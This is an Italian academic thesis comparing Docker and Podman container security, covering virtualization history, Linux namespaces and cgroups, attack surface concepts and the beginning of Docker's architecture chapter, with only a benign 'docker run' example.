

Indice

1	Introduzione	3
2	La virtualizzazione e la sua evoluzione	5
2.1	Accenni storici e macchine virtuali	5
2.2	<i>Container</i>	6
2.3	Superficie di attacco e sicurezza	8
3	Docker	9
3.1	Architettura	9
3.1.1	Sicurezza	11
3.2	CVE note di Docker	13
3.2.1	CVE-2019-5736: <i>Container Escape</i> tramite <i>runc</i>	13
3.2.2	CVE-2024-21626: <i>Container Escape</i> tramite <i>runc</i> : <i>file descriptor leak</i>	15
3.2.3	CVE-2019-14271: <i>Container Escape</i> tramite <i>docker cp</i>	18
3.2.4	CVE-2020-15257: <i>Container Escape</i> tramite l'esposizione dell'API di <i>containerd-shim</i> ai <i>container</i> della rete <i>host</i>	21
3.2.5	CVE-2020-13401: vulnerabilità di rete e traffico IPv6	22
3.2.6	CVE-2019-13139: <i>command injection</i> tramite <i>build</i>	23
4	Podman	25
4.1	Gestione e modalità dello <i>user namespace</i>	25
4.2	Integrazione con <i>systemd</i>	26
4.2.1	Podman <i>Auto-Update</i>	26
4.2.2	Skopeo	26
4.2.3	Buildah	27
4.3	Sistemi di sicurezza in Podman	28
4.3.1	<i>Capability</i> di Linux	28
4.3.2	I <i>drop</i> delle <i>capability</i> di Linux	28
4.3.3	Isolamento tramite <i>seccomp</i>	28
4.4	Superficie d'attacco in Podman	29
4.5	Analisi delle vulnerabilità	30
4.5.1	CVE-2024-1753: <i>Container Escape</i> tramite Buildah	30
4.5.2	CVE-2022-1227: <i>privilege escalation</i> tramite <i>podman top</i>	31
4.5.3	CVE-2023-0778: sfruttamento dei link simbolici durante l'esportazione dei volumi	33
4.5.4	CVE-2021-20199: traffico <i>rootless</i> esposto	34

4.5.5	CVE-2019-10152: <i>Path Traversal</i> arbitrario tramite <code>podman cp</code>	35
4.5.6	CVE-2024-9676: <i>Denial of Service</i> e <i>Symlink Traversal</i> nello <i>User Namespace</i>	36
5	Analisi comparata e <i>Threat Modeling</i>	38
5.1	Classificazione dei vettori di attacco: demone vs <i>filesystem</i>	38
5.1.1	Docker: il <i>daemon</i> come bersaglio primario	38
5.1.2	Podman: l'illusione del <i>namespace</i> e la gestione dei percorsi	39
5.2	Gestione del confine di isolamento e <i>Race Condition</i> : l'estrazione dei dati	39
5.2.1	Docker: violazione della fiducia contestuale	39
5.2.2	Podman: violazione della fiducia temporale e TOCTOU	39
5.2.3	Divergenza nelle strategie di mitigazione	40
5.3	Analisi di impatto (<i>Post-Exploitation: Root Escape</i> vs <i>User Escape</i>)	40
5.3.1	Docker: compromissione totale	40
5.3.2	Podman: mitigazione per declassamento	41
5.4	La complessità come vettore: <i>User Namespace</i> e <i>Denial of Service</i>	41
6	Conclusioni	42
	Bibliografia	44

Capitolo 1

Introduzione

Negli ultimi dieci anni, il panorama dello sviluppo, della distribuzione e del rilascio del software ha subito una trasformazione radicale, trainata dall'inarrestabile affermazione del *Cloud Computing*. In questo scenario di continua evoluzione, le tecnologie di containerizzazione si sono imposte come il nuovo *standard de facto* per l'industria informatica, scalzando progressivamente il predominio delle tradizionali macchine virtuali. A differenza della virtualizzazione hardware - che richiede l'impiego di un *hypervisor* per emulare l'intera macchina fisica e l'esecuzione di un sistema operativo *guest* completo e pesante - i *container* offrono un paradigma di virtualizzazione a livello di sistema operativo molto più snello ed efficiente. Condividendo direttamente il *kernel* della macchina fisica ospitante (*host*), essi garantiscono un isolamento leggero dei processi, tempi di avvio pressoché istantanei e un utilizzo ottimizzato delle risorse di calcolo e di memoria. Questa efficienza ha permesso l'esplosione delle architetture a microservizi e ha facilitato l'adozione su larga scala delle pratiche di *Continuous Integration* e *Continuous Delivery* (CI/CD), permettendo agli sviluppatori di pacchettizzare il proprio codice in ambienti portabili e riproducibili ovunque.

Tuttavia, questa profonda condivisione delle risorse fisiche e logiche introduce sfide di sicurezza uniche e particolarmente complesse. L'assenza di un *hypervisor* dedicato significa che la barriera difensiva tra l'applicazione isolata e la macchina fisica è sottile, demandata interamente alle funzionalità di confinamento del *kernel* Linux, come i *Namespace* e i *Control Groups* (*cgroups*). Poiché la superficie di attacco di un *container* coincide con le centinaia di chiamate di sistema (*system call*) esposte dal *kernel* condiviso, un singolo difetto di validazione può innescare conseguenze disastrose. Un'eventuale evasione dall'ambiente isolato, nota nel gergo della sicurezza come *Container Escape*, non si limita quasi mai alla compromissione del singolo servizio, ma espone l'intera infrastruttura del nodo fisico, mettendo a rischio tutti gli altri carichi di lavoro adiacenti. In questo contesto critico, il ruolo del *container engine* - ovvero il software responsabile della creazione, dell'esecuzione e della gestione dell'intero ciclo di vita dei *container* - risulta di fondamentale importanza.

Storicamente, l'ecosistema è stato dominato in modo assoluto da Docker, la tecnologia che dal 2013 ha democratizzato l'uso dei *container*. Docker ha costruito il suo successo su un'architettura di tipo *client-server* fortemente centralizzata attorno a un demone di sistema (**dockerd**). Se da un lato questo approccio monolitico ha garantito un'esperienza utente eccezionale e una facilità di gestione senza precedenti, dall'altro ha generato preoccupazioni crescenti all'interno della comunità legata alla *cybersecurity*. Il demone Docker, per poter compiere le sue complesse operazioni di allocazione, deve necessariamente operare in *background* con i massimi privilegi amministrativi (utente *root*), trasformandosi a tutti gli effetti in un *Single Point of Failure* architetturale: una

sua compromissione si traduce immancabilmente nella caduta dell'intero *host*.

Negli anni più recenti, in risposta alle limitazioni di sicurezza di questo modello centralizzato, è emersa una nuova generazione di strumenti, tra cui spicca Podman. Sviluppato dagli ingegneri di Red Hat, Podman propone un cambio di paradigma radicale, allineandosi maggiormente alla filosofia tradizionale dei sistemi operativi Unix-like. Esso elimina completamente la necessità di un demone centrale in esecuzione (*daemonless*) e introduce nativamente la possibilità di eseguire i *container* senza richiedere privilegi amministrativi sull'*host* (*rootless*). Attraverso un modello di esecuzione *fork-exec*, Podman frammenta la responsabilità tra processi figli e sfrutta complessi meccanismi di mappatura degli utenti per ricreare l'illusione dell'isolamento, senza dover possedere realmente le chiavi del sistema operativo.

Il presente elaborato si pone l'obiettivo di analizzare, formalizzare e confrontare criticamente i modelli di sicurezza e le vulnerabilità intrinseche di queste due tecnologie concorrenti. L'analisi si concentrerà sull'evidenza empirica fornita dallo studio delle *Common Vulnerabilities and Exposures* (CVE) più critiche scoperte e documentate dalla comunità di ricerca negli ultimi anni. L'intento è dimostrare come le scelte di *design* e l'architettura di base di un software non si limitino a definirne l'efficienza operativa, ma determinino materialmente i vettori di attacco, indirizzando le tattiche di compromissione e definendo l'esito di una potenziale violazione.

Per raggiungere tale scopo, il documento è stato organizzato in cinque capitoli.

Il **Capitolo 2** fornisce le basi teoriche propedeutiche alla comprensione dell'elaborato, ripercorrendo l'evoluzione storica delle tecnologie di virtualizzazione e analizzando le primitive del *kernel* Linux che rendono possibile il confinamento dei processi. Proseguendo, il **Capitolo 3** sviscera l'ecosistema Docker: dopo averne descritto il funzionamento *client-server* e le protezioni di *default*, il capitolo documenta nel dettaglio le principali vulnerabilità, evidenziando come la quasi totalità degli *exploit* tenti di abusare dell'onnipotenza del demone centrale e delle sue interfacce di rete. A fare da specchio, il **Capitolo 4** introduce il motore Podman, illustrandone l'integrazione con i sistemi Linux moderni e i benefici della gestione *rootless*. Attraverso l'analisi delle relative CVE, il capitolo mette in luce le fragilità introdotte proprio dalla complessità necessaria per simulare i permessi amministrativi, con un'attenzione particolare agli attacchi basati sulla risoluzione ingannevole dei percorsi file. Infine, il **Capitolo 5** rappresenta il cuore analitico e conclusivo. Sintetizzando i dati raccolti, metterà a confronto diretto le due filosofie architetturali, valutandone l'impatto reale nella fase di *post-exploitation*. Verrà dimostrato come l'evoluzione verso il modello decentralizzato riesca ad attutire drasticamente la gravità delle intrusioni (declassandone i privilegi), scambiando tuttavia questo vantaggio con una maggiore esposizione a condizioni di instabilità computazionale.

Capitolo 2

La virtualizzazione e la sua evoluzione

Con virtualizzazione si intende il meccanismo che permette l'astrazione dell'hardware di una macchina fisica, consentendo di creare ambienti virtuali con uno sfruttamento più efficiente delle risorse. In particolare, un software di virtualizzazione si occupa di dividere i componenti fisici di un singolo sistema, vale a dire CPU, memoria, risorse di rete e di *storage* in più macchine virtuali (*Virtual Machine*, da qui in poi abbreviato in VM). Al giorno d'oggi la virtualizzazione è alla base del *Cloud Computing* ([1]).

2.1 Accenni storici e macchine virtuali

La fase embrionale della virtualizzazione risale agli anni '60, quando IBM lanciò CP-40 per l'IBM System/360, un progetto di ricerca che aveva come obiettivo quello della condivisione temporale delle risorse. Successivamente nel 1972, IBM rilasciò la sua prima VM, VM/370 per System/370. Nel 1998 fu la volta di VMware, che sviluppò un sistema operativo x86 che permetteva di segmentare la macchina singola in più VM con più sistemi operativi ([1]). Il meccanismo della virtualizzazione si basa su tre componenti chiave che consentono di creare e gestire l'ambiente virtuale:

1. La macchina fisica, detta anche *host*, e le sue componenti hardware: CPU, memoria, *storage*, risorse di rete;
2. La *Virtual Machine*, l'ambiente virtuale che simula il computer fisico, definito come *guest*;
3. Un *hypervisor*, noto anche come *Virtual Machine Monitor*, il software che funge da interfaccia tra la VM e l'hardware fisico.

La virtualizzazione è un meccanismo molto vantaggioso in termini di costi, ma soprattutto di gestione delle risorse: in precedenza ad ogni server fisico veniva dedicato un processore e un'applicazione per cui le macchine venivano sottoutilizzate; con l'avvento delle VM è necessario un solo server fisico x86 sul quale vengono eseguite più VM con più sistemi operativi per eseguire applicazioni diverse. Questo meccanismo prende il nome di *consolidation* o "condensazione dei server", espresso con un rapporto: ad esempio, se un server ospita otto VM, la sua *consolidation* avrà rapporto 8:1 ([2]). Nel *Cloud Computing* la tecnica è di fondamentale utilizzo dal momento che le

VM consentono di isolare le applicazioni al loro interno di modo che un utente a cui è assegnato un determinato spazio con una determinata VM e sistema operativo, non possa interagire con la VM di un altro utente. L'unico elemento che è al corrente di tutto è l'*hypervisor*, garantendo un buon grado di sicurezza (Figura 2.1).




Figura 2.1: Schema di una VM

2.2 *Container*

I *container* sono una tipologia di virtualizzazione che non astrae l'hardware, ma direttamente il sistema operativo: consentono di confinare le applicazioni con le loro librerie e dipendenze sfruttando direttamente le risorse del sistema operativo. Quindi è possibile realizzare più *container* che condividono lo stesso *kernel* (Figura 2.2). Virtualizzare il sistema operativo consente di avere un minor sovraccarico di CPU, memoria e risorse di rete. Lo svantaggio nell'utilizzo dei *container* risiede nella compatibilità: un *container* Linux potrà ospitare esclusivamente applicazioni compatibili con il *kernel* Linux, dal momento che non c'è un'emulazione dell'hardware, ma una condivisione comune del *kernel* ([1]). Il concetto di *container* risale al 1979 con l'introduzione della chiamata di sistema (*system call*) **chroot** di UNIX che consentiva di cambiare la *root directory* di un processo e i suoi processi figli in una nuova allocazione del *filesystem* e che fosse visibile esclusivamente a quel processo. L'obiettivo era quello di isolare lo spazio sul disco per ogni processo. Sviluppi importanti ci furono nel 2007, quando i *control groups* (*cgroups*) furono inseriti nel *kernel* Linux, che consentono di gestire l'accesso all'utilizzo delle risorse da parte delle applicazioni. L'anno successivo fu introdotto LXC – *LinuX Container*, un gestore di *container* basato su due principali caratteristiche del *kernel* Linux: i *cgroup* e i *namespace* (spazio di nomi), i quali isolano ciò che un processo

può vedere. Il *kernel* Linux implementa diverse tipologie di *namespace*, tra le quali: *user*, *uts*, *net*, *pid*, *mnt*, *ipc* e *cgroup* ([3]). Infine, il 2013 viene considerato generalmente come l'anno di svolta per via del rilascio di Docker, un progetto *open-source* di ampio successo e del quale si discuterà in seguito ([4]). Nel 2015 Docker, CoreOS e altri leader nell'industria dei *container* hanno rilasciato il progetto *Open Container Initiative* – OCI ([5]), il cui obiettivo è quello di creare degli standard nei formati dei *container* e per la loro esecuzione. Attualmente sono state definite tre specifiche:

1. *Runtime Specification*: descrive come deve essere eseguito un *container*;
2. *Image Specification*: descrive come deve essere strutturato il pacchetto del *container*;
3. *Distribution Specification*.

L'elemento base di un *container* è l'immagine, *image*. Contiene tutti i componenti necessari per la realizzazione di un *container* su un sistema operativo, impostati su livelli, come standardizzato dall'OCI: si parte dall'immagine di base (una distribuzione Linux, Ubuntu, Debian ecc.), al di sopra vengono aggiunte le librerie, binari, dipendenze e file di configurazione per eseguire il *container* ([6]). Quando viene creato un nuovo *container* viene aggiunto un nuovo livello di lettura-scrittura al di sopra degli altri, definito livello *container*. Qui vengono scritte tutte le modifiche applicate al *container* in esecuzione, come scrittura di nuovi file, modifiche di file esistenti e cancellazione di file. Dal momento che ogni *container* possiede un livello *container* dove vengono conservate tutte le operazioni di modifica, più *container* possono condividere una stessa immagine sottostante pur mantenendo il proprio set di dati immutato, grazie al meccanismo *Copy-on-Write*.




Figura 2.2: Schema di un *container*

2.3 Superficie di attacco e sicurezza

I sistemi operativi presentano una superficie di attacco o *attack surface*, ossia l'insieme di tecniche che un ipotetico attaccante può adoperare per tentare di accedere e sfruttare eventuali vulnerabilità presenti nei sistemi. Un'ampia superficie d'attacco aumenta le probabilità di attacco. Compromettere un sistema operativo mette a rischio eventuali *container* in esecuzione su di esso. Dal momento che i *container* condividono e sono eseguiti su uno stesso *kernel*, questo corrisponde all'intera superficie d'attacco che include tutte le chiamate di sistema. Qualora un attaccante riesca a scovare una vulnerabilità in una di queste potrebbe effettuare una fuga dal *container* (*container escape*). Viceversa, una VM avrà come superficie d'attacco il software che gestisce la macchina virtuale, l'*hypervisor*. Rispetto ad un *kernel*, un *hypervisor* possiede un set di chiamate di sistema ristretto, riducendo il rischio d'attacco.

Il *kernel* Linux offre dei meccanismi di sicurezza per contenere le capacità dei processi confinati all'interno di un *container*, tramite lo sfruttamento delle *capability*, Seccomp e *Mandatory Access Control* (MAC). Le *capability* suddividono i privilegi di *superuser* o *root* in diverse unità granulari, di conseguenza ogni *capability* rappresenta un permesso che processa risorse specifiche del *kernel*. Seccomp (*Secure Computing Mode*) consente di limitare le chiamate di sistema che un processo può invocare. Soluzioni di tipo *Mandatory* comprendono AppArmor, integrato in Debian/Ubuntu e che gestisce le risorse mediante modelli di confinamento *path-based*, basati cioè sui percorsi dei file, e SELinux che utilizza un modello ad etichette. Si definiscono *Mandatory Access Control* perché definiscono un modello di sicurezza imposto da un'autorità e non dal singolo utente ([3]).

Per comprendere meglio il funzionamento dei *namespace* ([7]) descritti in precedenza e il grado di isolamento che essi forniscono, si consideri il PID *namespace*: in un sistema Linux tradizionale ad ogni processo è assegnato un ID univoco e sequenziale, il PID (*Process identifier*). Quando viene creato un *container* si genera un nuovo PID *namespace* nel quale il processo principale avrà come PID 1 (l'*init system*), mentre il sistema operativo dell'*host* vedrà quello stesso processo con un PID diverso. Per ridurre ulteriormente il rischio di un *container escape* è necessario menzionare lo *user namespace*: per definizione esso isola gli ID utente e gli ID gruppo. All'interno di un *container* è possibile far credere ad un processo di essere eseguito come *root*, cui corrisponde lo user ID (UID) 0, mentre all'esterno, sull'*host*, il processo ha privilegi di utente standard.

Capitolo 3

Docker

Rilasciata nel 2013, Docker ([8]) è una piattaforma che consente di sviluppare, distribuire ed eseguire applicazioni. Fornisce la possibilità di confinare ed eseguire applicazioni in ambienti isolati, i *container*, che possono essere lanciati su un unico *host*. Inoltre, Docker semplifica il ciclo di vita dello sviluppo delle applicazioni, permettendo agli sviluppatori di lavorare in ambienti standardizzati utili a gestire il flusso di CI/CD, *Continuous Integration/Continuous Delivery*. Ad esempio, gli sviluppatori possono scrivere codice in locale e condividere il lavoro con i colleghi tramite i *container* Docker ed effettuare test in ambienti predisposti. Una volta che la fase di test è completata, eventuali *patch* o *fix* possono essere distribuiti ai clienti. Sono delle piattaforme altamente portabili e a basso carico di lavoro, rendendo facile la gestione, la scalabilità ed eventuale rimozione delle applicazioni.

3.1 Architettura

Docker sfrutta un'architettura *client-server* (Figura 3.1). Il *client* Docker comunica con un *daemon*, il Docker *daemon*, che effettua le operazioni più dispendiose: compilazione, esecuzione e distribuzione dei *container*. *Client* e *daemon* possono essere eseguiti su uno stesso *host*, ma è possibile anche connettere un *client* ad un *daemon* remoto. La comunicazione avviene sfruttando le REST API tramite un *socket* UNIX o tramite un'interfaccia di rete (si veda il paragrafo 3.2). Il *daemon* Docker, **dockerd**, gestisce oggetti Docker: immagini, *container*, risorse di rete e di *storage* e può comunicare con altri *daemon* per gestire i servizi Docker.

Immagine Docker

L'immagine Docker è l'unità fondamentale dei *container*. È un *template read-only* che contiene le istruzioni per la creazione di un *container*. È possibile montare immagini basate su altre oppure crearne una propria. Docker fornisce un *repository* di immagini, DockerHub, da cui poter scaricare/caricare immagini. Per realizzarne una è necessario scrivere un *Dockerfile* con un set di istruzioni per generare i livelli che comporranno l'immagine. Se sono necessari aggiornamenti è sufficiente lavorare esclusivamente sui livelli che richiedono l'aggiornamento e in seguito montarli nella nuova immagine. Per combinare i livelli in una singola immagine Docker implementa uno *Union File System* (UFS). Un UFS è un *filesystem* Linux che consente una *union mount* di altri *filesystem*, ossia permette a file e cartelle di diversi *filesystem*, definiti come rami (*branches*), di

essere sovrapposte formando un singolo *filesystem*. Questo consente di accelerare la portabilità e il carico di lavoro.




Figura 3.1: Architettura Docker: interazione tra client, host e registry

Container Docker

Con la Docker API o tramite riga di comando (CLI - *Command-Line Interface*) è possibile iniziare, fermare, spostare o rimuovere un *container*. Il caricamento dell'immagine avviene come segue, in questo caso su Ubuntu:

```
$ docker run -i -t ubuntu /bin/bash
```

Con `docker run` viene inizializzato un *container* e con `-i -t` gli viene permesso di estrarre l'input da tastiera (`-i`) e legarsi alla CLI locale (`-t`). Qualora l'immagine `ubuntu` non fosse disponibile in locale, Docker la estrae dal registro pubblico (DockerHub): tramite `docker pull` e `docker run`, Docker estrae le immagini richieste. Dopodiché, viene allocato il *filesystem read-write* come ultimo livello. Infine, il *container* esegue `/bin/bash`.

Docker Daemon

Il *daemon* Docker, `dockerd`, è il motore centrale che si occupa di gestire i *container*. Si mette in ascolto per le richieste REST API attraverso tre tipologie di *socket*: `unix`, `tcp` e `fd`. Di default, Docker crea un *socket* UNIX in `/var/run/docker.sock`. Poiché l'interazione con questo file richiede i permessi di `root` (o l'appartenenza ad un gruppo *docker*), esso rappresenta un punto critico per la sicurezza. Qualora si necessiti di amministrazione remota, è possibile attivare un *socket* TCP. Tuttavia, questa opzione, senza ulteriori configurazioni, consente al *daemon* di mettersi in ascolto per le richieste non crittografate e non autenticate dell'API sul protocollo HTTP. Per mitigare questa grave esposizione, diventa obbligatorio implementare un *socket* che gestisca le richieste con protocolli sicuri, con autenticazione reciproca dei certificati, come HTTPS/TLS.

Bind mount

Per fare in modo che file o cartelle del proprio *host* siano direttamente raggiungibili nel *container* Docker, viene implementato il meccanismo di *bind mount* (Figura 3.2). Di solito il *bind mount* viene impiegato per condividere codice sorgente, creare file nei *container* e conservarli nel *filesystem* dell'*host* oppure per condividere file di configurazione dalla macchina *host* al *container*.




Figura 3.2: Schema di un bind mount

3.1.1 Sicurezza

I *container* Docker hanno sistemi di sicurezza simili agli LXC. Il comando `docker run` crea un set di *namespace* e *cgroup* per i *container*. I *namespace* costituiscono la prima forma di isolamento dal momento che i processi in esecuzione all'interno dei *container* non possono vedere, né compromettere, i processi di un altro *container* o quelli in esecuzione sull'*host*. Inoltre, ogni *container* ha il suo proprio *stack* di rete, ma è possibile impostare l'*host* in modo tale che i *container* possano interagire tra di loro tramite le interfacce di rete. I *control group* invece, oltre a limitarne l'uso, assicurano che ogni *container* ottenga un'equa divisione delle risorse (CPU, memoria, spazio), ma soprattutto che le stesse non vengano esaurite. Inoltre, sono essenziali per deviare alcuni attacchi DoS (*Denial of Service*) e risultano particolarmente importanti in alcune piattaforme PaaS (*Platform-as-a-Service*) pubbliche e private.

Superficie d'attacco del *daemon* Docker

Il *daemon* di Docker viene eseguito con i privilegi di *root* legandosi ad un *socket* Unix, non ad una porta TCP. Di conseguenza, l'accesso al *daemon* dovrebbe essere limitato esclusivamente ad utenti fidati (*trusted users*). I privilegi di *root* consentono al *daemon* di configurare dei *bind mount*, scavalcando le restrizioni di confinamento del *container*. Uno scenario di attacco critico si verifica quando un utente malintenzionato o un processo compromesso riesce a montare la cartella *root* (/) dell'*host* all'interno di un percorso del *container* (ad esempio */host*). Di conseguenza, viene meno l'isolamento garantito dai *namespace* e il *container* può manipolare il filesystem dell'*host* senza limitazioni. Dal punto di vista del *runtime*, che deve essere conforme all'OCI, il *daemon*, in realtà, si appoggia al *daemon containerd*, che gestisce il ciclo di vita del *container*, e a *runc* (Figura 3.3), l'eseguibile che si interfaccia con il *kernel* per la creazione di nuovi PID *namespace* e User *namespace*.

